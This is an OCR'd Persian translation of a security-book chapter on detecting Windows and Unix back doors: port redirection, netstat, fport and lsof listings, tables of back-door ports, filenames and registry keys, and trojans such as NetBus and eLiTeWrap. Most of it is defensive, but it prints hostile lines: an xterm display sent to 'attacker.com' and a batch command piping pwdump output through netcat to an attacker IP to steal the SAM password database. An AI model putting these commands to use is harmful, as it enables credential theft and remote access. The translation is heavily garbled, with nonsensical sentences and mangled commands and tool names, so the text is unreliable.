


Figure 14-4. Port redirection

fpipe یـک هدایـت کنـنده یـا فرستندهٔ پورت منبع TCP ازFoundstone است . به طوریکه یک جریان TCP را با یک پورت منبع انتخابی از انتخاب کاربر ایجاد می‌کند . این به طور شایسته‌ای نیاز انجام دادن Redirection همانطور که در شکل ۴-۱۴ نشان داده شده است را دارد .

fpipe خـودش را از redirection پورت ویندوزهای دیگر متمایز ساخته است . مثل rinetd که توانایی معین‌کردن یک پورت منبع برای ترافیک فرستاده شده را دارد . برای مقاصد تست‌کردن نفوذ ، این اغلب برای گیرانداختن یک firewall یا router که فقط اجازه می‌هد ترافیک ایجاد شودضروری است.

احتیاط

اگـر کاربـران از انـتخاب S بـرای مشـخص‌کردن تعداد پورت منبع ارتباط خارجی استفاده کنند و ارتباط خارجی بسته شود ممکن است آنها قادر به دوباره ایجادکردن ارتـباط بـه ماشـین Remote نباشـند تـا زمـان‌بندی TCP Time _ wait و CLOSE _ wait سپری می‌شود . این زمان می‌تواند بین ۳۰ ثانیه تا ۴ دقیقه یا بیشـتر باشد به این بستگی دارد که کدام سیستم عامل و نسخه‌ای را شما در حال استفاده می‌باشید . این زمان‌بندی از خصوصیات پروتکل TCP می‌باشد و محدودیت خود fpipe نمـی‌باشـد. این اتفاق می‌افتد زیرا fpipe سعی می‌کند یک ارتباط جدید با ماشین Remote ایجاد کند که از همان IP/port محلی استفاده می‌کند و ترکیب Remote IP/port ارتباط جدید ایجاد نمی‌کند تا اینکه دسته TCP تصمیم بگیرد که ارتباط قبل به طور کامل قطع شود .

توافق ویندوزها و سرویسهاي گرافيكي ديگر

در میزبانهای Unix ، اگر Xterm (TCP6000) به خروجی اجازه دهد بدون محدودیت دهد ، سپس بعضی از تکنیکهای دوباره هدایت‌کننده پورت مورد بحث قرار می‌گیرند . مهاجم به سادگی یک Xserver را شروع و اجرا می‌کند .

```
Xterm – display attacker.com : 0.0 &
```

سیسـتم‌های ویندوز بسیار مشکل کوچک بوجود می‌آورند . گرچه آنها احتمالاً به عنوان درهای پشتی سریع و کثیف در سیستم نصب شده‌اند . چیزی وجود ندارد که از

خصوصیات موجود مثل سرور ترمینال ویندوز با محصولات پایداری (ICA) معماری محاسبه غیروابسته Citrix استفاده کنند .

http://www.citrix.com

در ویندوز ۲۰۰۰ Terminal server یک انتخاب ساخته شده ، در اجزاء نسبت به یک ویرایش مختلف به طور کامل با Nt4 ، بنابراین بسیار قابل دسترس می‌باشد برای دیدن . از ابزاری مثل selist از Resovrce kid استفاده کنید اگر Terminal server بر روی یک سیستم فعال باشد از راه توافقی و سپس از صاحب امتیاز موجود برای ارتباط استفاده کنید . مثال بعدی انجام sclist را بر ضد سرور ویندوز ۲۰۰۰ پیشرفته نشان می‌دهد .

```
D:\Toolbox>sclist athena
-------------------------
- Service list for athena
-------------------------
running                Alerter                    Alerter
    ....
running             Termservice             Terminal Service
running     TermServicLicensing  Terminal Service Licensing
stopped                  TFTPD          Trivial FTP Daemon
stopped                 TlntSvr                      Telnet
    ....
```

اگر همچنین Terminal services licensing نصب شده است ، سرور ممکن است در حالت سرور برنامه‌های کاربردی نسبت به حالت راهبر Remote تنظیم شود و ممکن است به ابزاری برای مهاجم محدود شود . (مایکروسافت اظهار کرده است که licensing و Terminal services بر روی ماشینهای جداگانه نصب می‌شوند)

⛔ نقطه مقابل Back door عمومي ؛ يك امتحان قانوني (دادگاهي – مدل)

ما تکنیکها و ابزارهای زیادی را که مزاحمان (مخلان) می‌توانند استفاده کنند را برای سیستم Back door پوشش داده‌ایم. بنابراین چطور راهبران می‌توانند لذت بعدی نامطبوع ابزارها و تکنیکها را پیدا و برطرف کنند

ابزارهاي خودكار

همانطور که گفته شد جلوگیری در حد بسیار اندکی بسیار با ارزش‌تر از درمان و بهبودی می‌باشد . بسیاری از محصولات ضدویروس تجاری امروزه بسیار با ارزش می‌باشند و به صورت خودکار برنامه‌های Backdoor را اسکن و دفع ویروس می‌کنند . قبل از اینکه آنها بتوانند باعث خسارت شوند . لیست خوبی از فروشنده‌ها را می‌تواند در سایت زیر پیدا کنند :

http://support.microsoft.com/suppord/kb/articles/v49/5/00.ASP

حفظ فهرست املال

وانمود کنید که توافق رخ دهد . مراقبت فقط چاره‌ای (توسل) در مقابل تقریباً همهٔ بحث‌های انجام شده Backdoors می‌باشد . یک راهبر درک‌شده بایستی قادر باشد که برای هر نوع سیستم محاسبه کند و بداند کجا به طور سریع اعتماد کند و منبع واقعی برای ردکردن داشته باشد . ما سیستمهای critical فهرست اموال را در اولین نصب و بعد از هر ارتفاع توصیه می‌کنیم .

چه كسي به آن پورت‌ها گوش مي‌كند ؟

آن ممکن است بسیار واضح به نظر برسد ، اما هرگز قدرت netstart برای معرفی گوش‌کننده‌های پورت ragne مثل آنهایی که در این فصل بحث شد فهمیده نمی‌شود .

مثال زیر روشن می‌سازد سودمندی این ابزار (ویرایش شده برای اختصار – ایجاز)

```
D:\Toolbox>netstar-an
```

```
                                                Active Connections

  Proto                          Local Address     Foreign Address State

    TCP    0.0.0.0:135              0.0.0.0:0         LISTENING

    TCP    0.0.0.0:54320            0.0.0.0:0         LISTENING

    TCP    192.168.234.36:139       0.0.0.0:0         LISTENING

    . . .

    UDP    0.0.0.0:31337                *:*
```

آیا می‌توانید بگویید که پایه این تصاویر چه اشکالی دارد البته تنها ضعف netstat این است که به شما نمی‌گوید واقعاً چه چیزی را بر روی این پورتها گوش می‌کند، Fport از ine , Foundstone این کار را بسیار زیبا بر روی ویندوز Nt و ۲۰۰۰ انجام می‌دهد .

```
D:\Toolbox>fport

fport - Process port mapper
Copyright (C) 2000, Foundstone, Inc.
http://www.foundstone.com
```

PID	NAME	TYPE	PORT
222	IEXPLORE	UDP	1033
224	OUTLOOK	UDP	1107
224	OUTLOOK	UDP	1108
224	OUTLOOK	TCP	1105
224	OUTLOOK	UDP	1106
224	OUTLOOK	UDP	0
225	MAPISP32	UDP	0
266	nc	TCP	2222

مـا مـی‌توانـیم گـوش کنـنده netcat را بر روی پورت ۲۲۲۲ ببینیم که فقط توسط پورت استفاده شده net stat شناخته می‌شود . برای اسکن کردن سیستم‌های شـبکه‌ای بزرگـی بـرای گوش‌کننده‌های نامناسب بهتر این است که یک اسکن‌کننده پورت را بکار بگیریم یا ابزارهای اسکن‌کردن امنیتی شبکه را مورد استفاده قرار دهیم .هر کـدام از متدهای اشتباه شده برای پیداکردن پورتها و خروجی به طور نسبی بی‌معنی می‌باشد مگر شما بدانید دنبال چه می‌گردید . جدول ۱-۱۴ بعضی از امضاهای خبرچین (خبرآورنده) نرم‌افزار Remote Control را لیست می‌کند .

برای تعداد پورت backdoor دیگر سایت‌های زیر را چک نمایید .

- http://www.tlesecurity.net/main.htm
- http://www.Commoden.com/threat/threat-ports.htm
- http://www.chebucto.ns.ca/~rakerman/port-table.html

Back Door	Default TCP	Default UDP	Alternate Ports Allowed
Remote.exe	135–139	135–139	No
Netcat	Any	Any	Yes
Loki	NA	NA	NA
Reverse telnet	Any	NA	Yes
Back Orifice	NA	31337	Yes
Back Orifice 2000	54320	54321	Yes
NetBus	12345	NA	Yes
Masters Paradise	40421, 40422, 40426	NA	Yes
pcAnywhere	22, 5631, 5632, 65301	22, 5632	No
ReachOut	43188	None	No
Remotely Anywhere	2000, 2001	None	Yes
Remotely Possible / ControlIT	799, 800	800	Yes
Timbuktu	407	407	No
VNC	5800, 5801…	None	Yes
Windows Terminal Server	3389	3389	No
NetMeeting Remote Desktop Control	49608, 49609	49608, 49609	No
Citrix ICA	1494	1494	No

Table 14-1. Remote Control Backdoor Port Numbers

پردازش Weeding out Rogue

انـتخاب دیگری برای شناسایی backdoors چک‌کردن لیست پردازش برای وقوع قابل اجرا مثل WINVNC و .... در ویندوز Nt شما می‌توانید از NT Rk بـرای نمـایش تمامـی پردازشـهای اجـرا شـده اسـت استفاده کنید تا از Sclist برای نمایش همه سرویسهای اجرا شده . دستورات pulist و sclist بسیار ساده‌ای برای استفاده می‌باشند و می‌توانند برای اتوماسیون ساده‌ای بر روی سیستم محلی یا در طول یک شبکه مثال خروجی pulist به قرار زیر استفاده شدند :

```
c:\nt\ew>pulist
                Process                 PID     User
                Idle                      0
                System                    2
smss.exe          24    NT AUTHORITY\SYSTEM
CSRSS.exe         32    NT AUTHORITY\SYSTEM
WINLOGON.EXE      38    NT AUTHORITY\SYSTEM
SERVICES.EXE      46    NT AUTHORITY\SYSTEM
LSASS.EXE         49    NT AUTHORITY\SYSTEM
                                        ...
 CMD.EXE         295     TOGA\administrator
 nfrbof.exe      265     TOGA\administrator
 UEDIT32.EXE     313     TOGA\administrator
```

```
NTVDM.EXE          267       TOGA\administrator
PULIST.EXE         309       TOGA\administrator
C:\nt\ew>
```

مجموعه سرویسهای اجرائی sclist بر روی ماشین remote نشان داده شده‌اند در مثال بعدی :

```
C:\nt\ew>sclist \\172.29.11.191
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
- Service list for \\172.29.11.191
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
                    running      Alerter            Alerter
                running      Browser            Computer Browser
                 stopped      ClipSrv            ClipBook Server
                    running      DHCP               DHCP Client
                       running      EventLog           EventLog
                         running      LanmanServer       Server
                    running      LanmanWorkstation  Workstation
            running      LicenseService     License Logging Service
                                                                ...
                       stopped      Schedule           Schedule
                        running      Spooler            Spooler
                stopped      TapiSrv            Telephony Service
                         stopped      UPS                UPS
```

برای Unix شما می‌توانید از دستور ps استفاده نمایید .

هـر قسـمتی از Unix گـرایش به بسیاری از انتخاب‌های دستور ps دارد . اما برای linux آن ps-aux است و برای solaris آن ps-ef است . این دستورات مـی‌توانـند scripted باشـند برای گزارش یک تغییر در اجراکردن و پردازش‌ها . بعضی ابزارهای عالی دیگر Unix که سرویسهای را برای اجرای پردازشها شامل sof 1 ایجاد می‌کند در سایت زیر وجود دارند :

(ftp:// vic.cc.purdue/pub/tools/unix/1sof/new/)

برای بسیاری از قسمتهای unix و sockstat برای FreeBSD

مثال خوبی از این ابزارها شامل زیر است ؟

```
[crush] lsof -i
  COMMAND     PID USER   FD TYPE DEVICE SIZE/OFF NODE NAME
 syslogd     111 root    4u IPv4  0xc5818f00 0t0 UDP *:syslog
 dhcpd       183 root    7u IPv4  0xc5818e40 0t0 UDP *:bootps
    dhcpd       183 root   10u IPv4  0xc5bc2f00 0t0 ICMP *:*
sshd        195 root    3u IPv4  0xc58d9d80 0t0 TCP*:ssh (LISTEN)
   sshd       1062 root    4u IPv4  0xc58da500 0t0 TCP crush:
                                 ssh->192.168.1.101.2420 (ESTABLISHED)
 Xaccel     1165 root    3u IPv4 0xc58dad80 0t0 TCP*:6000(LISTEN)
 gnome-ses  1166 root    3u IPv4 0xc58dab60 0t0 TCP*:1043(LISTEN)
 panel      1201 root    5u IPv4 0xc58da940 0t0 TCP*:1046(LISTEN)
 gnome-nam  1213 root    4u IPv4 0xc58da2e0 0t0 TCP*:1048(LISTEN)
 gen_util_  1220 root    4u IPv4 0xc58dbd80 0t0 TCP*:1051(LISTEN)
```

```
sshd       1245 root    4u IPv4 0xc58da720                      0t0 TCP crush:
                                                  ssh->192.168.1.101:2642 (ESTABLISHED)
                                                                  [crush] sockstat
                    USER  COMMAND    PID  FD PROTO  LOCAL ADDRESS   FOREIGNADDRESS
                root  sshd      1245   4 tcp4   10.1.1.1.22     192.168.1.101.2642
                                   root  gen_util  1220   4 tcp4   *.1051
                                   root  gnome-na  1213   4 tcp4   *.1048
                                   root  panel     1201   5 tcp4   *.1046
                                   root  gnome-se  1166   3 tcp4   *.1043
                                   root  Xaccel    1165   3 tcp4   *.6000
                root  sshd      1062   4 tcp4   10.1.1.1.22     192.168.1.101.2420
                                     root  sshd       195   3 tcp4   *.22
                                     root  dhcpd      183   7 udp4   *.67
                                    root  syslogd    111   4 udp4   *.514
```

حفظ هزينه‌هايي بر روي File system

ليست‌های کامل فايلها و دايرکتوريها را به صورت منظم برای مقايسه با گزارشات قبلی حفظ کنيد . اما آن مطمئن‌ترين راه برای مشخص‌نمودن جای پای خاطی می‌باشد . اگر سيستم پويا نباشد در Novell شما می‌توانيد از دستور ndir برای پيگيری کردن اندازه فايل زمان آخرين دسترسی و غير استفاده کنيد .

در Unix شما می‌توانيد يک script بنويسيد که هر نام فايل واندازه آن را با دستور 1sla ذخيره کند .

در ويندوز شما می‌توانيد از دستور ndir برای ذخيره کردن آخرين عمل ضبط ،زمان آخرين دسترسی و ساير فايل استفاده کنيد .

ما همچنين ابزارهای sfind و hfind و afind را سفارش می‌کنيم و از موضوعات NT برای فهرست‌کردن فايلها بدون تغييردادن زمان دسترسی و شناسايی فايلهای پنهان و جريانهای داده‌ای يکی در ميان بدون فايلها استفاده می‌کنيم .

رسيدگی‌کردن می‌تواند در سطح فايل فعال باشد در Nt/2000 به خوبی استفاده از قابليتهای ساخت از سيستم فايل NT (NTFS)

به راحتی بر روی فايل يا دايرکتوری مورد دلخواه کليک راست کنيد و تب security را انتخاب کنيد و بر روی دکمه Auditing کليک کنيد و تنظيمات appropriateرا برای هر کاربر يا گروهی که کار می‌کنند اختصاص دهيد.

ويندوز ۲۰۰۰ با محافظ فايل ويندوز (WFP) معرفی شده است که از فايلهای سيستم که بر روی ويندوز ۲۰۰۰ نصب شده بودند محافظت می‌کند . (اين شامل به طور منظم ۶۴۰ فايل زير %systemroot% می‌باشد)

تاثير جالب آن اين است که مخلوط‌کردن SHA-1 با فايلهای بحرانی نگهداری می‌شوند . بدون يک فايل فهرست شده که در سايت زير جستجو می‌شوند :

```
%systemroot%\system32\dllcache\nt5.cat.
```

مخلوط‌کردن در اين فايل می‌تواند با مخلوط‌کردن SHA-1 از فايلهای سيستم جاری برای تغييردادن درستی آنها بر ضد factory originals مقايسه شود .

بر روی دکمه advanced کليک کنيد ، بر روی tab logging کليک کنيد و Append to Exishing log file را انتخاب کنيد ، بنابراين شما می‌توانيد نتايج را مقايسه کنيد با اجرای قبلی ابزارهای Third – party شامل Md5sum ، ابزار چک‌کردن يکپارچه فايل که قابل دسترس به عنوان قسمتی از بسته Textutils تست مدرک عمومی GNU در سايت زير وجود دارد :

http://www.ftp.gnu.org/pub/gun/textutils/

يک نسخه کمپايل شده برای ويندوزها قابل دسترس می‌باشد در محيط Cygwin از سايت :

http://www.Sourceware.cygnus.com/cygwin/

MD5sum می‌تواند درک و فهم پيغام استفاده از فايل را که به طور گسترده از الگوريتم MD5 استفاده می‌کند محاسبه يا تغيير دهد که توسط RonRivest از لابراتوار MIT برای علم کامپيوتر و امنيت RSA . آن RFC سال ۱۳۲۱ توصيف شده است .

مثال زير ايجاد MD5 sum يک checksum برای يک فايل و سپس آن را تغيير می‌دهد :

متأسفانه MD5sum فقط بر روی ديسک در مسير خاصی کار می‌کند !

ابزارهای بسيار قوی برای جلوگيری از رخنه کردن به سيستم فايل وجود دارد که شامل Tripwire قابل تمجيد می‌باشند که در سايت http://www.tripwire.com. قابل دسترسی می‌باشد .

فایلهای start up و ورودیهای محضرخانه

Back door جالب نخواهد بود اگر رخنه‌کنندگان نتوانند بعد از یک دوباره بوت‌کردن سیستم ساده یا بعد از راهبر کشته شده مزاحم ارتباط ایجاد کنند ، هر چند که سرویس Rogue نصب شده باشد . در حقیقت بسیاری از پنجره‌های Backdoors که ما صحبت کرده‌ایم دربارهٔ مقادیر محضرخانه آنها برای عملیات پایداری که آن را آسان می‌کند برای شناسایی جایگاه آنها و حذف کردن آنها حاضر هستند. Back orifice یک کلیدی را برای کلید محضرخانه startup در آدرس زیر می‌نویسد :

HKEY-LOCAL-MACHINE\Software\Microsoft\Windows\CurrentVersion\Runservices

Back Door	Filename(s)	Can Be Renamed?
NT remote utility	remote.exe	Yes
netcat (UNIX and NT)	nc and nc.exe	Yes
rinetd	rinetd, rinetd.exe	Yes
ICMP and UDP tunneling	loki and lokid	Yes
Back Orifice	[space].exe, boserve.exe, boconfig.exe	Yes
Back Orifice 2000	bo2k.exe, bo2kcfg.exe, bo2kgui.exe, UMGR32.EXE, bo_peep.dll, bo3des.dll	Yes
NetBus	patch.exe, NBSvr.exe, KeyHook.dll	Yes
Virtual Network Computing for Windows (WINVNC)	WINVNC.EXE, VNCHooks.DLL, and OMNITHREAD_RT.DLL	No
Linux Rootkit (LRK)	lrk	Yes
NT/2000 Rootkit	deploy.exe and _root_.sys	Not in build 0.31a

Table 14-2. Remote Control Executable Default Filenames

نصب پیش‌گزیده ، مقداری را ایجاد می‌کند که (Default) نامیده می‌شود . با مقدار داده "exe" ([space].exe) که در یک سرور Bo پیش گزیده قابل اجرا می‌باشد و در دایرکتوری c:\windows\system نوشته شده است .

B02k خودش را به UMGR32.EXE تغییر نام می‌دهد و خودش را در c:\windows\system در ویندوزهای win32 کپی می‌کند و c:\winnt\system32 در NT یا 2000 (اگر اجازه داشته باشند) البته مقادیری می‌توانند تغییر کنند برای هر چیزی که مهاجمان تمایل داشته باشندتغییر نام می‌دهد).

اگر هرمقدار فرض شده در کلید محضرخانه مشخص کند فایلی را که در حدود ۹۲۸ و ۱۲۴ بایت دارد آن احتمالاً Bo می‌باشد . Bo2k ، ۱۱۴/۶۸۸ بایت دارد .

برای اطلاعات بیشتر در Bo سیستم‌های امنیتی اینترنت (ISS) را ببینید در

http://xforce.iss.net/alerts/advise5.php3

نسخه اخیر Ne5Brs چندین کلید را در آدرس محضرخانه زیر ایجاد می‌کرد :

Hkey-LOCAL-MACHINE\SOFTWARE\NET Solutious\NetBus server

اما ، بسیار مهم است که آن حالا ایجاد کند یک کلیدی در آدرس زیر ایجاد کند :

HKEY-LOCAL-MACHINE\Software\Microsoft\Windows\Current Version\Run

نام پیش‌گزیده این مقدار در نسخه قبلی edit sys بود اما می‌تواند در حال حاضر هر چیز انتخاب‌شده‌ای توسط مهاجم باشد .

WinVnc نیز در محضرخانه کلیدی ایجاد می‌کند .

Hkey-USERS\DEFAULT\Software\ORL\WinVnc3.

در Unix به فایلهای مختلف RC نگاه کنید و /etc/inetd.conf برای rogue doemons همانطور که در پایین نشان داده می‌شود همچنین batch و

یا فایلهای script را شامل می‌شود و به مهاجمان اجازه می‌دهد که بعضی حملات را برای سیستم را ایجاد کنند .

bm

شما حالا فایلی به نام bad.exe دارید که وقتی اجرا می‌شود بزرگتر می‌شود pwdump.exe netcat(nc.exe) و batchفایل attack.Bad را برای اجرای یک دستوری مثل :

pwdump/nc.exe-n192.168.1.13000 اجرا می‌کند .

برای Dump یک بانک اطلاعاتی NTSAM در سیستم مهاجمان

Elitewrap می‌تواند پیدا شود اگر مهاجم سهواً امضای elitewrap را در حالت اجرایی حذف کند. دستور زیر امضا را پیدا می‌کند در هر فایل EXE .

```
c:\nt\ew\Find    "eliTewrap"bad.exe

.................BAD.EXE

eliTewrap V 1.0B
```

البـته ، حتی بسیاری از ورودیهای تنومند اگر logها به طور منظم بررسی شوند یا اگر آنها پاک شوند یا بر روی آنها نوشته شود در صورت نبود فضای کافی یا مدیریت ضعیف بی‌ارزش می‌شوند.

سایت مایکروسافت را دیدیم که از یک حمله ۲ ماه قبل از اینکه کسی بررسی کند هشدار داده بود.

همچنین گاهی برای تغییرات حساب مرموزی چشم‌شان را می‌بندند . و از third-aprty برای گرفتن snap shets برای همیاری این Taskها استفاده می‌کنند ، برای مثال :

DumpEvd , Dumprey , (formerly Dump Acl) somarsoft's Dumpsee

(http://www.somarsoft.com) می‌تواند همه اطلاعات مربوطه را در بار سیستم Nt2000 که استفاده می‌کند از خط دستور استفاده می‌کند بگیرد .

اطلاعات اضافی در ابزار Nt4 می‌تواند در سایت زیر پیدا شود :

http://www.microsoft.com/window2000/technico/reskid/default.asp.

TROJANS

Popularity:	*10*
Simplicity:	*8*
Impact:	*10*
Risk Rating:	***9***

TROJANS یـک بـرنامه‌ای اسـت کـه می‌تواند یک ابزار نرم‌افزاری مفید باشد اما آن حقیقتاً. اعمال غیرمفیدی انجام می‌دهد (و اغلب بدون اختیار نرم افزار خراب پشت صحنه را نصب می‌کند بسیاری از Backdoorهای کنترل از راه دور که ما قبلاً بحث کرده‌ایم می‌توانند بی‌ضرر باشند .

بـه عـنوان مـثال دیگر یک فایل بد دیگر را در نظر بگیرید که تغییر قیافه می‌دهد به عنوان netstat که از روی تصویر پورت را نمایش نمی‌دهد. ما بعضی مثالها مثل Trojans مثل FPWNCLN_DLL و Rootkits را پوشش می‌دهیم .

whack – A – Mole

بـرای مـثال ، یـک تحلـیل جمعـی وسـیلهٔ نقلـیه بـرای NetBus یـک بازی است که whack – A – Mole نامیده می‌شود که یک برنامه اجرای تک به نام whack A Mole.exe می‌باشد .

whack – A – Mole سرور Net Bus را نصب می‌کند به عنوان explore.exe و اشاره‌گری برای قابل اجرا بودن در کلید اجرایی ایجاد می‌کند.

HLKM\SOFTWARE\Microsoft\Windows\Current Version\

بنابرایـن NetBus درهـر Boot شـروع (اجـرا) مـی‌شـود . (دنبال مقداری می‌گردد که Explore نامیده می‌شود) تمام اینها به خوبی و با سکوت کامل اتفاق مـی‌افتد و توسط ظهور یک بازی کوچک جذاب که whack – A – Mole نامیده می‌شود دنبال می‌شود که حقیقتاً نوعی از سرگرمی می‌باشد(oops ، شما در مورد آن نشنیده‌اید)

whack – A – Mole مثل این است :

BoSniffer

چـه راه بهـتری بـرای آلـوده‌کـردن بعضـی از وانمودکردن به پاک‌کردن backdoorها در سیستم‌شان وجود دارد . ابزار Anti-back orifice Bosniffer نامیده می‌شود . حقیقتاً یک Bo تغییر چهره‌دادن است .

مواظب باشید ! چه آرزوی برای آن دارید ؟ خوشبختانه ، آن می‌تواند حذف شود درست مثل هر آلودگی Bo دیگری .

eliTewrap

یـــک بـــرنامه بســـیار جمعـــی بـــرای ایجادکـــردن Trojans ، eliTeWrap اســـت کـــه قـــابل دسترســـی در http://www.holodeck.F9.co.uk/ eliTeWrap /index.html می‌باشد .